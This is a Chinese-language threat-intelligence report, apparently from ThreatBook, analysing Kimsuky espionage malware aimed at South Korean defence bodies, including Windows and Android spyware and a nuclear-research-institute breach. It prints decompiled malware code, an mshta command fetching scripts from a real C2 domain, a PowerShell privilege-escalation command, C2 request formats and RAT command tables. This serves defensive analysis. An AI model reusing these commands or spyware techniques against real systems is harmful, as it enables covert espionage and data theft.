Kimsuky APT 组织对韩国国防安全相关部门的定向攻击活动分析

文档版本	作者	日期
V1.0	逍遥二仙	2021 年 6 月

ThreatBook Labs

目录

一、概述.....3
二、详情.....3
三、样本分析.....5
3.1 “韩国国防部招标文件”.....5
3.2 “韩美峰会参考资料”.....6
3.3 间谍模块-Windows.....6
3.4 间谍模块-Android.....9
3.5 攻击韩国原子能研究所.....14
四、关联分析.....18
五、结论.....22
附录 - IOC.....22
C2.....22
IP.....22
Domain.....23
Hash.....23
MITRE ATT&CK® Techniques - for Enterprise.....24
MITRE ATT&CK® Techniques - for Mobile.....25
附录 - 微步情报局.....26

一、概述


Kimsuky 组织为境外 APT 组织，该组织长期针对韩国政府、新闻、医疗、金融等机构进行攻击活动，经常以政府相关热点事件为诱饵进行定向攻击，窃取高价值情报是其主要攻击目的之一。

微步情报局近期通过威胁狩猎系统监测到 Kimsuky APT 组织针对韩国国防安全相关部门的定向攻击活动，分析有如下发现：

- 攻击者以“韩美峰会参考资料”、“韩国国防部招标文件”、“韩国互联网安全局 APP”相关主题为诱饵进行定向攻击，其中所投递的诱饵文档为 HWP 格式，具有明显的针对性；
- 所使用木马包括 Windows 版本和 Android 版本；
- 使用的间谍类型 RAT 组件在旧版本的基础上丰富了间谍功能，包括键盘监控、屏幕监控、文件监控、USB 监控等；
- 针对特定类型文档、文件进行窃取，具有明显的间谍属性；
- 攻击者在近半年时间持续对韩国国防安全相关部门进行定向攻击活动；
- 据韩国媒体《朝鲜日报》报道，近期韩国原子能研究院遭到 Kimsuky 攻击，攻击者利用原子能研究院 VPN 设备漏洞成功入侵其内网；
- 微步情报局近期监测到具有相同背景的 Lazarus APT 组织同样在针对军工企业进行定向攻击活动，与 Kimsuky 的攻击目标产生了一定的重叠，二者疑似是被统一策划进行定向攻击活动；
- 微步情报局通过对相关样本、IP 和域名的溯源分析，提取了多条相关 IOC，用于威胁情报检测。微步在线威胁感知平台 TDP、本地威胁情报管理平台 TIP、威胁情报云 API、互联网安全接入服务 OneDNS、主机威胁检测与响应平台 OneEDR 等均已支持对此次攻击事件和团伙的检测。

二、详情


攻击者将木马伪装为 HWP 文档、微软相关组件图标，捆绑诱饵文档向目标投递。诱饵文档为韩国 HWP 文档格式，具有明显的针对性。



诱饵文档 –“韩美峰会参考资料” | 诱饵文档 –“国防部招标文件”

图[1]. 诱饵文档截图

在木马模块中，会从 C2 服务器下载下阶段脚本执行，分析时 C2 服务器已无法正常响应，但根据关联信息显示，其最终加载该组织惯用的 RAT 间谍类型模块。



图[2].样本执行流程图

Android 版本木马伪装成 KISA（韩国互联网安全局）相关 APP 进行间谍活动。

图[3].伪装“KISA Mobile Security”APP 的启动界面

三、样本分析

3.1 “韩国国防部招标文件”

文件名称	1. 2021 년 사업 계획 (시설본부 자료 참고 보완) - 210316-1 (1. 2021 年经营计划（参考设施总部补充）- 210316-1)
SHA256	6184acd90c735783aafd32c3346c94332fa8c0212ec128a61f2764bd224c2535
编译时间	2021/03/16 23:51:07

样本所使用字符串均以加密形式存储，执行后，首先创建互斥体防止重复运行，互斥体名称"windows update {2021-1020-02-03-A}"。

```
38  LOBYTE(ThreadId[0]) = 0;
39  str__init__140001E40(
40    (unsigned __int64 *)ThreadId,
41    (__int64)"94BE2CB1E33476A35891CE5FBE7038E808D3DF15B33D23A31A95890AAE3D21A21B958A16C300",
42    0x4Cui64);
43  v7 = (_QWORD *)str__dec__1400022D0(&v22, ThreadId);// &L"windows update {2021-1020-02-03-A}"
44  if ( v7[3] >= 8ui64 )
45    v7 = (_QWORD *)*v7;
46  v33 = 0i64;
```

图[4].在 Dropper 中创建互斥体

接着在当前执行目录释放并执行诱饵文档并模拟打开，文档截图如图[1]所示，其大致内容为韩国军方相关部门工程、材料等招标文件。

同时还会通过系统组件 mshta.exe 加载执行远程脚本。

URL：http://vpn.atooi.ga/?query=5

```
6
7   v3 = 0i64;
8   v4 = 15i64;
9   LOBYTE(v2[0]) = 0;
10  str__init__140001E40(v2, (__int64)"mshta.exe http://vpn.atooi.ga/?query=5", 0x26ui64);
11  sub_140003FD0((__int64 *)v2);
12  return 1i64;
13}
```

图[5].使用 mshta 从服务器下载远程脚本


最后释放 bat 文件到 temp 目录并执行该文件进行自删除。

图[6].用于自删除的 bat 文件

3.2 “韩美峰会参考资料”

文件名称	한미 정상회담(5.21) 참고 자료 (수정본) (韩美峰会参考资料（5 月 21 日）（修订版）)
SHA256	679a17688cde5d57c4662df12ab134f64931497b87dfffd1cd87fd38ca2feeff
编译时间	2021/05/21 00:12:04

在捆绑“韩美峰会参考资料”相关诱饵文档的木马中，攻击者使用了类似的组件，但使用 VMP 加壳保护。




Name	Start	End
.text	0000000140001000	000000014002D000
.rdata	000000014002D000	0000000140042000
.data	0000000140042000	0000000140054000
.pdata	0000000140054000	0000000140057000
_RDATA	0000000140057000	0000000140058000
.vmp0	0000000140058000	00000001403B2000
.vmp1	00000001403B2000	00000001406EA000
.idata	00000001406EA000	00000001406EA0C0
.vmp1	00000001406EA0C0	0000000140900000

图[7].木马 PE 区段中的 vmp 节表

诱饵文档如图[1]所示，引用了近期“韩美首脑会谈”的热点话题，木马执行流程与上面样本基本一致，调用 mshta.exe 从服务器拉取下阶段脚本执行，二者 IP 解析均指向同一服务器：104.128.239.70。

URL：http://mail.kumb.cf/?query=5



图[8].利用 mshta 从服务器下载脚本


3.3 间谍模块-Windows

研究人员分析发现，其用于存放脚本的 C2 服务器已无法正常响应，但根据关联到的同

源 RAT 样本发现，该样本使用的 C2 服务器与上述服务器被解析为同一个 IP 地址（104.128.239.70）。

MD5	c861f25bb943f77a909b33d62bb71926
SHA1	576b953cb4fe71adb71a338a42524b0e424824c1
SHA256	fd59597169668b90c47d0ad6db1bcd7d778c6d54ee3c42bdd2d86b2d2d34c885
文件大小	485888 字节（474.50 KB）
文件格式	PE64 DLL
编译时间	2021/05/07 05:06:47
C&C	anto.shore.ml

通过 regsvr32.exe 启动该 RAT，并调用恶意流程入口点 DllRegisterServer。



Name	Address	Ordinal
mark	0000000180028CB0	1
bibode1	0000000180028CB0	2
brideonr	0000000180028CB0	3
quote	0000000180028CB0	4
bunghert	0000000180028CB0	5
congheri	0000000180028CB0	6
siriya	0000000180028CB0	7
DllRegisterServer	0000000180028CA0	8
DllEntryPoint	0000000180029948	[main entry]

图[9].RAT 模块的导出表

执行后首先进行安装流程，自我复制到以下目录：

C:\\ProgramData\\Software\\Microsoft\\Windows\\MDF\\WDFSync\\WDFSync.dll

```
v1 = a1;
*(_QWORD *)&v65 = 0i64;
*((_QWORD *)&v65 + 1) = 7i64;
WideCharStr[0] = 0;
str_init_1800081A0(WideCharStr, L"72c83e404e664270520b41d539adc30625a9d1c2f5fddc82b4d3fe", 54i64);
v2 = (_QWORD *)str_dec_18001B330(WideCharStr, (__int64)&v72);// &L"WDFSync.dll"
v3 = v1 + 13;
v4 = sub_180006110((unsigned __int64 *)&v69, v1 + 13, (__int64)L"\\");// L"C:\\ProgramData\\Software\\Microsoft\\Windows\\MDF\\WDFSync"
sub_180003420((unsigned __int64 *)&v78, v5, v4, v2);
v66 = (__int128 *)&v78;
sub_180003630((unsigned __int64 *)&Str1, (__int64)&v78);
if ( v80 >= 8 )
{
  v6 = (void *)v78;
  if ( 2 * v80 + 2 >= 0x1000 )
```

图[10].RAT 模块的自我复制

通过设置注册表名为 “WDFSync” 的开机启动项，实现持久化机制。

```
0 = 7i64;
8[0] = 0;
r_init_1800081A0(
v58,
L"d1fb50c9a030bf16755cb54bf53cd0738216209d4a1bd6a58c9d4169eebd1e02b53a36a8613fe49d9fb05951d19f3d2b941b1db1632
130i64);                                // &L"Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce"
0 = (_QWORD *)str_dec_18001B330(v58, (__int64)&v72);
 ( v20[3] >= 8ui64 )
v20 = (_QWORD *)*v20;
```

图[11].RAT 模块中设置注册表开机启动项

接着以“SpyRegsvr32-20210507140631”为名创建互斥体，此种类型互斥体在 Kimsuky 之前的攻击活动中多次出现，其中有“Spy”关键字和编译时间信息“20210507”。

```
49  LOWORD(v28) = 0;
50  str_init_1800081A0(
51    &v28,
52    L"7a083b74d30ac604619837ec6859eb1b2951133583ee5b293a9194550f66bf95dfe2e9aa487680b2e049",
53    84i64);
54  v1 = (_QWORD *)str_dec_18001B330(&v28, (__int64)&v38);// &L"SpyRegsvr32-20210507140631"
55  v2 = v1;
56  v34 = v1;
57  v3 = v1;
58  if ( v1[3] >= 8ui64 )
59    v3 = (_QWORD *)*v1;
60  v4 = 1;
61  v5 = qword_1800769D8(0i64, 1i64, v3);
62  if ( GetLastError() == 183 )
63  {
64    qword_180076878(v5);
```

图[12].RAT 模块中创建互斥体

通过检查 UAC 注册表项 ConsentPromptBehaviorAdmin 和 PromptOnSecureDesktop 来确定 UAC 是否关闭，以及是否为管理员模式，如果否的话将会调用 powershell 提权运行。

powershell.exe start-process regsvr32.exe -argumentlist '/s [木马路径]' -verb runas

木马使用两层命令结构与 C2 服务器通信，使用的 C2 服务器为：anto.shore.ml。

?m={指令 1}&p1={硬盘序列号}&p2={指令 2}

该模块可支持多种间谍类型的远控功能，包括远程 Shell、文件上传/下载/执行、键盘记录、屏幕截图、硬盘/USB 监控等功能，具体远程指令代码如下：

指令 1 格式：

a	收集主机信息
b	上传数据模式
c	命令执行
d	删除命令
e	上传命令模式
f	文件列表模式
g	删除文件模式
h	检查文件模式

指令 2 格式：

b	上传文件和 USB 数据

c	上传截图
d	上传文件
e	上传键盘记录、屏幕截图、文件监控、USB 监控数据
f	下载文件
0	CmdShell
1	下载 Dll 模块使用 regsvr32 加载执行
2	内存加载执行 PE 模块
3	下载文件并执行

其中键盘记录、屏幕截图、文件监控、USB 监控被放到单独线程中执行，除键盘记录为即时监控外，文件监控频率为 60 秒，屏幕监控频率为 300 秒。而在文件监控中，木马针对 txt、hwp、pdf、doc、xls、ppt 文档类型文件进行窃取，表明攻击者对此类文件非常感兴趣。

```
v29 = v129;
if ( sub_180007720((__int64)v28, v129, 0i64, L".txt", 4ui64) != -1 )
  goto LABEL_276;
v30 = &Memory;
if ( v11 >= 8 )
  v30 = v10;
if ( sub_180007720((__int64)v30, v29, 0i64, L".hwp", 4ui64) != -1 )
  goto LABEL_276;
v31 = &Memory;
if ( v11 >= 8 )
  v31 = v10;
if ( sub_180007720((__int64)v31, v29, 0i64, L".pdf", 4ui64) != -1 )
  goto LABEL_276;
v32 = &Memory;
if ( v11 >= 8 )
  v32 = v10;
if ( sub_180007720((__int64)v32, v29, 0i64, L".doc", 4ui64) != -1 )
  goto LABEL_276;
v33 = &Memory;
if ( v11 >= 8 )
  v33 = v10;
if ( sub_180007720((__int64)v33, v29, 0i64, L".xls", 4ui64) != -1 )
  goto LABEL_276;
v34 = &Memory;
if ( v11 >= 8 )
  v34 = v10;
if ( sub_180007720((__int64)v34, v29, 0i64, L".ppt", 4ui64) != -1 )
{
```

图[13].窃取文件流程中特定的文档类型

3.4 间谍模块-Android


文件名称	Kisa Vaccine.apk
SHA256	fe1a734019f0dc714bd3360e2369853ea97c02f108afe963769318934470967b

SHA1	16b3487022b674040227afc8979ffedd2f70b67e
MD5	e7caf25de7ce463a6f22ecb8689389ad
文件大小	1.28 MB (1337147 bytes)
文件格式	Android
C&C	app.at-me.ml

Android 平台样本伪装成名为“KISA Mobile Security”的 APP，KISA 即为“韩国互联网安全局”，是韩国重要的网络安全保障部门。

图[14].伪装为“KISA Mobile Security”的 APP 图标

在 Androidmanifest.xml 中，可以看到该 APP 申请读取存储卡、手机状态、短信、开机启动等敏感权限。



图[15].APP 中的 Androidmanifest.xml

在 MainActivity 中启动 MainService 用于执行木马功能。

```
public class LaunchActivity extends e {
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(2131427356);
        try {
            if (!MainService.f1336c) {
                Intent intent = new Intent(this, MainService.class);
                if (Build.VERSION.SDK_INT >= 26) {
                    startForegroundService(intent);
                } else {
                    startService(intent);
                }
            }
        } catch (Exception unused) {
        }
        String[] strArr = {"android.permission.READ_EXTERNAL_STORAGE", "android.permission.READ_PHONE_STATE'
        for (int i = 0; i < 6; i++) {
            String str = strArr[i];
            if ((Build.VERSION.SDK_INT >= 26 || str.compareTo("android.permission.FOREGROUND_SERVICE") != 0)
                requestPermissions(strArr, 0);
                return;
            }
        }
    }
```

图[16]. 启动 MainService

核心函数 onStartCommand 中具体参数都是被加密过的，需要首先调用 c.c.a.g.c.b(string)对参数进行解密。

```
/* Code decompiled incorrectly, please refer to instructions dump. */
public int onStartCommand(android.content.Intent r13, int r14, int r15) {
    /*
        r12 = this;
        int r0 = android.os.Build.VERSION.SDK_INT
        r1 = 26
        r2 = 1
        if (r0 < r1) goto L_0x0069
        java.lang.String r3 = "52524aaae25a259014072e5aebd1a81b19021bf04d513bf9a8e894813fa04c08091e06fa5
        if (r0 < r1) goto L_0x0026
        android.app.NotificationChannel r0 = new android.app.NotificationChannel
        java.lang.String r1 = c.c.a.g.c.b(r3)
        java.lang.String r4 = "17e17442a5382e3f7dae5f28258bfc005cd4d3f0134418425884b4e9a24de287e27568498
        java.lang.String r4 = c.c.a.g.c.b(r4)
        r5 = 2
        r0.<init>(r1, r4, r5)
        java.lang.Class<android.app.NotificationManager> r1 = android.app.NotificationManager.class
        java.lang.Object r1 = r12.getSystemService(r1)
        android.app.NotificationManager r1 = (android.app.NotificationManager) r1
        r1.createNotificationChannel(r0)
```

图[17]. onStartCommand 调用 c.c.a.g.c.b

分析参数解密函数，为非标准加密方法。

```
public static String b(String str) {
        try {
            int length = str.length();
            int i = length / 2;
            byte[] bArr = new byte[i];
            int i2 = 0;
            for (int i3 = 0; i3 < length; i3 += 2) {
                bArr[i3 / 2] = (byte) ((Character.digit(str.charAt(i3), 16) << 4) +
Character.digit(str.charAt(i3 + 1), 16));
            }
```

```
                int i4 = i - 16;
                byte[] bArr2 = new byte[i4];
                byte[] bArr3 = new byte[16];
                System.arraycopy(bArr, 0, bArr3, 0, 16);
                int i5 = 0;
                byte b2 = 0;
                while (i2 < i4) {
                    if (i5 >= 16) {
                        i5 -= 16;
                    }
                    int i6 = i2 + 16;
                    byte b3 = bArr[i6];
                    bArr2[i2] = (byte) (b2 ^ (bArr[i6] ^ bArr3[i5]));
                    i2++;
                    i5++;
                    b2 = b3;
                }
                return new String(bArr2, StandardCharsets.UTF_8);
            } catch (Exception unused) {
                return "";
            }
}
```

对相关参数进行解密，得到伪装成 KISA（韩国互联网安全局）应用的相关信息。

- KISA_FOREGROUND_SERVICE_NOTIFICATION_CHANNEL
- KisaForegroundServiceNotificationChannel
- Antimalware service is running now
- No threats were found
- http://app.at-me.ml/index.php

然后，调用函数 c.c.a.c 执行后台任务。

```
        java.util.concurrent.ScheduledExecutorService r5 = c.c.a.d.f1260a     // Catch:{ Ex
        c.c.a.c r6 = new c.c.a.c     // Catch:{ Exception -> 0x0087 }
        r6.<init>(r0, r12)     // Catch:{ Exception -> 0x0087 }
        r7 = 0
        java.util.concurrent.TimeUnit r11 = java.util.concurrent.TimeUnit.MILLISECONDS
        r5.scheduleAtFixedRate(r6, r7, r9, r11)     // Catch:{ Exception -> 0x0087 }
    L_0x0087:
        java.util.concurrent.TimeUnit r1 = java.util.concurrent.TimeUnit.MINUTES     // Cat
        long r9 = r1.toMillis(r3)     // Catch:{ Exception -> 0x009b }
        java.util.concurrent.ScheduledExecutorService r5 = c.c.a.d.f1261b     // Catch:{ Ex
        c.c.a.a r6 = new c.c.a.a     // Catch:{ Exception -> 0x009b }
        r6.<init>(r0, r12)     // Catch:{ Exception -> 0x009b }
        r7 = 0
        java.util.concurrent.TimeUnit r11 = java.util.concurrent.TimeUnit.MILLISECONDS
        r5.scheduleAtFixedRate(r6, r7, r9, r11)     // Catch:{ Exception -> 0x009b }
    L_0x009b:
        java.util.concurrent.TimeUnit r1 = java.util.concurrent.TimeUnit.MINUTES     // Cat
        r3 = 5
        long r9 = r1.toMillis(r3)     // Catch:{ Exception -> 0x00b1 }
        java.util.concurrent.ScheduledExecutorService r5 = c.c.a.d.f1262c     // Catch:{ Ex
        c.c.a.b r6 = new c.c.a.b     // Catch:{ Exception -> 0x00b1 }
        r6.<init>(r0, r12)     // Catch:{ Exception -> 0x00b1 }
        r7 = 0
        java.util.concurrent.TimeUnit r11 = java.util.concurrent.TimeUnit.MILLISECONDS
        r5.scheduleWithFixedDelay(r6, r7, r9, r11)     // Catch:{ Exception -> 0x00b1 }
    L_0x00b1:
        f1336c = r2
        int r13 = super.onStartCommand(r13, r14, r15)
```

图[18]. 调用函数 c.c.a.c

之后在函数 c.c.a.e.c 中会拼接请求 URL 用于获取命令，拼接 URL 结果为 http://app.at-me.ml/index.php?m=b&p1="android_id" &p2=c，并创建 cmd.dat 文件用于存储命令，该域名同样被解析到服务器 104.128.239.70。

```
ublic java.lang.Object doInBackground(java.lang.Object[] r8) {
    /*
        r7 = this;
        r0 = 1
        boolean r1 = f1263a     // Catch:{ Exception -> 0x0099 }
        if (r1 == 0) goto L_0x0099
        r1 = 0
        f1263a = r1     // Catch:{ Exception -> 0x0099 }
        r1 = r8[r1]     // Catch:{ Exception -> 0x0099 }
        java.lang.String r1 = (java.lang.String) r1     // Catch:{ Exception -> 0x0099 }
        r8 = r8[r0]     // Catch:{ Exception -> 0x0099 }
        android.content.Context r8 = (android.content.Context) r8     // Catch:{ Exception -> 0x0099 }
        java.lang.StringBuilder r2 = new java.lang.StringBuilder     // Catch:{ Exception -> 0x0099 }
        r2.<init>()     // Catch:{ Exception -> 0x0099 }
        r2.append(r1)     // Catch:{ Exception -> 0x0099 }
        java.lang.String r3 = "?m=c&p1="
        r2.append(r3)     // Catch:{ Exception -> 0x0099 }
        java.lang.String r3 = c.b.a.a.a.j(r8)     // Catch:{ Exception -> 0x0099 }
        java.nio.charset.Charset r4 = java.nio.charset.StandardCharsets.UTF_8     // Catch:{ Exception -> 0x
        java.lang.String r4 = r4.name()     // Catch:{ Exception -> 0x0099 }
        java.lang.String r3 = java.net.URLEncoder.encode(r3, r4)     // Catch:{ Exception -> 0x0099 }
        r2.append(r3)     // Catch:{ Exception -> 0x0099 }
        java.lang.String r2 = r2.toString()     // Catch:{ Exception -> 0x0099 }
        java.lang.StringBuilder r3 = new java.lang.StringBuilder     // Catch:{ Exception -> 0x0099 }
        r3.<init>()     // Catch:{ Exception -> 0x0099 }
        r3.append(r1)     // Catch:{ Exception -> 0x0099 }
        java.lang.String r4 = "?m=d&p1="
        r3.append(r4)     // Catch:{ Exception -> 0x0099 }
        java.lang.String r4 = c.b.a.a.a.j(r8)     // Catch:{ Exception -> 0x0099 }
        java.nio.charset.Charset r5 = java.nio.charset.StandardCharsets.UTF_8     // Catch:{ Exception -> 0x
        java.lang.String r5 = r5.name()     // Catch:{ Exception -> 0x0099 }
        java.lang.String r4 = java.net.URLEncoder.encode(r4, r5)     // Catch:{ Exception -> 0x0099 }
        r3.append(r4)     // Catch:{ Exception -> 0x0099 }
        java.lang.String r3 = r3.toString()     // Catch:{ Exception -> 0x0099 }
        java.lang.String r4 = "cmd"
        java.lang.String r5 = "4d3537c428f49696b78b115a8c2877b8633264d4"
        java.lang.String r5 = c.c.a.g.c.b(r5)     // Catch:{ Exception -> 0x0099 }
        java.io.File r4 = java.io.File.createTempFile(r4, r5)     // Catch:{ Exception -> 0x0099 }
        java.lang.String r5 = r4.getAbsolutePath()     // Catch:{ Exception -> 0x0099 }
        boolean r2 = c.c.a.g.c.c(r2, r5)     // Catch:{ Exception -> 0x0099 }
        if (r2 == 0) goto L_0x0099
        c.c.a.g.c.a(r3)     // Catch:{ Exception -> 0x0099 }
```

图[19]. 拼接 URL 获取命令

最后调用函数 c.c.a.g.a ，用于执行服务端返回的命令（1，2，3，4，5，6，7，8）。

图[20]. 响应 C2 服务器远程指令

命令	动作
1	会提醒用户更新并进行更新操作
2	创建了 list.xls 和 zip.dat ，并遍历/sdcard 目录及其子文件夹下的所有文件，把文件信息写入了 list.xls
3	上传指定的文件
4	使用 “sh -c”对 cmd_xxxxx.dat 的内容进行执行，把执行结果写入 cmd_xxxxx.txt ,经过相同的伪装，调用 c.d() 上传
5	创建 sms.txt ，调用安卓短信协议，获取信息写入 sms.txt
6	清除 app 的数据
7	清除 app 的缓存
8	发送短信

3.5 攻击韩国原子能研究所

韩国新闻媒体《朝鲜日报》近日报道韩国原子能研究院于 5 月 14 日遭到朝鲜 APT 组织 Kimsuky 攻击。韩国原子能研究院拥有核电站、核燃料等重要国防资料。根据披露信息显示，攻击者利用原子能研究院 VPN 设备漏洞进入内网，使用了 13 个未经授权的外部 IP 访问 VPN 内部网络。

사 고 신 고

기 본 정 보			
기 관 명	한국원자력연구원	부 서	
성 명		직 위	
전자우편			
연 락 처	전화 :	H.P :	Fax :
사 고 내 용			
사고 일시	2021년 05월 14일 11시 28분	피해IP주소	(VPN) (메일시스템) (KMS 인증 서버)
피해시스템 용도	비	운영체제	■ 윈도우 ■ 유닉스 □ 네트워크장비
사고 유형	1 (VPN 장애)	피해범위	3 대 이상
사고 내용	연구원 VPN 시스템 취약점을 통해 신원불명의 외부인이 일부 시스템에 접속한 이력이 확인됨		
조 치 내 용			
공격자 정보	27.102.114.89,		
피해 현황	13개 외부 IP에서 VPN 시스템 비인가 접속으로 인한 피해상황 조사 중		
긴급조치 실시사항	공격자 IP를 외부망 방화벽 및 IPS에서 차단 VPN 시스템 보안 업데이트 적용(원격 지원)		
관련보안제품 운영현황	외부망 방화벽, 백신( ), 네트워크접근제어시스템(NAC) 등		
그 밖에 사고 관련 내용을 구체적으로 서술			


图[21].韩国原子能研究所网络侵权事故报告

（图片来源：https://biz.chosun.com/policy/politics/2021/06/18/V4DTFCEXPRA4DFCBVVJO3DPR5I/）

攻击活动所涉及 IP 均已被微步在线 X 社区准确识别。

图[22].微步在线 X 社区识别相关恶意 IP

相关部门通过追踪涉及到的恶意 IP，发现与去年攻击 CVOID-19 疫苗制药公司的黑客服务器重叠。



图[23].朝鲜网络恐怖专门研究组“IssueMakersLab”的攻击者 IP 历史分析表

